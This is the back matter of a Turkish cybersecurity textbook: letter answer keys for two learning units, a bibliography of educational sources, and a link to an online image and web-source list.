5. ÖĞRENME BİRİMİ

1	2	3	4	5	6	7	8	9	10
D	B	C	D	D	D	D	D	B	B

6. ÖĞRENME BİRİMİ

1	2	3	4	5
D	E	C	B	A

KAYNAKÇA

» T.C. Millî Eğitim Bakanlığı. (2023). Siber Güvenlik Alanı Çerçeve Öğretim Programı, Ankara.

» Cisco Akademi - Bilişim Teknolojilerinin Temelleri Kurs Dokümanları

» Emmungil, L. (2010). Bilgisayar donanımı.

» EROĞLU Erhan, M. ATAİZİ, N. A. YÜKSEL, A. H. YÜKSEL, Etkili İletişim Teknikleri, *T.C. Anadolu Üniversitesi Yayınları*, Eskişehir, 2013.

» NELSON Robert B., Jennifer B. WALLICK (Çevirmen: E. Sabri YARMALI), Sunuş Yapma (The Presentation Primer), *Hayat Yayınları*, 1999.

» Türk Dil Kurumu Türkçe Sözlük, Ankara, 2019.

» Türk Dil Kurumu Yazım Kılavuzu, Ankara, 2012.

» YÜREKTEN, Ö.; SAĞIROĞLU, Ş. Güvenli Yazılım Geliştirme ve Tehdit Modelleme. *In International Symposium on Digital Forensics and Security*.

* Kaynakça, APA 6 referanslama sistemi kullanılarak oluşturulmuştur.

GÖRSEL VE GENEL AĞ KAYNAKÇASI

Bu materyalde bulunan görsel ve genel ağ kaynakçasına, verilen karekodu okutarak ya da bağlantı adresini kullanarak ulaşabilirsiniz.

http://kitap.eba.gov.tr/karekod/Kaynak.php?KOD=3438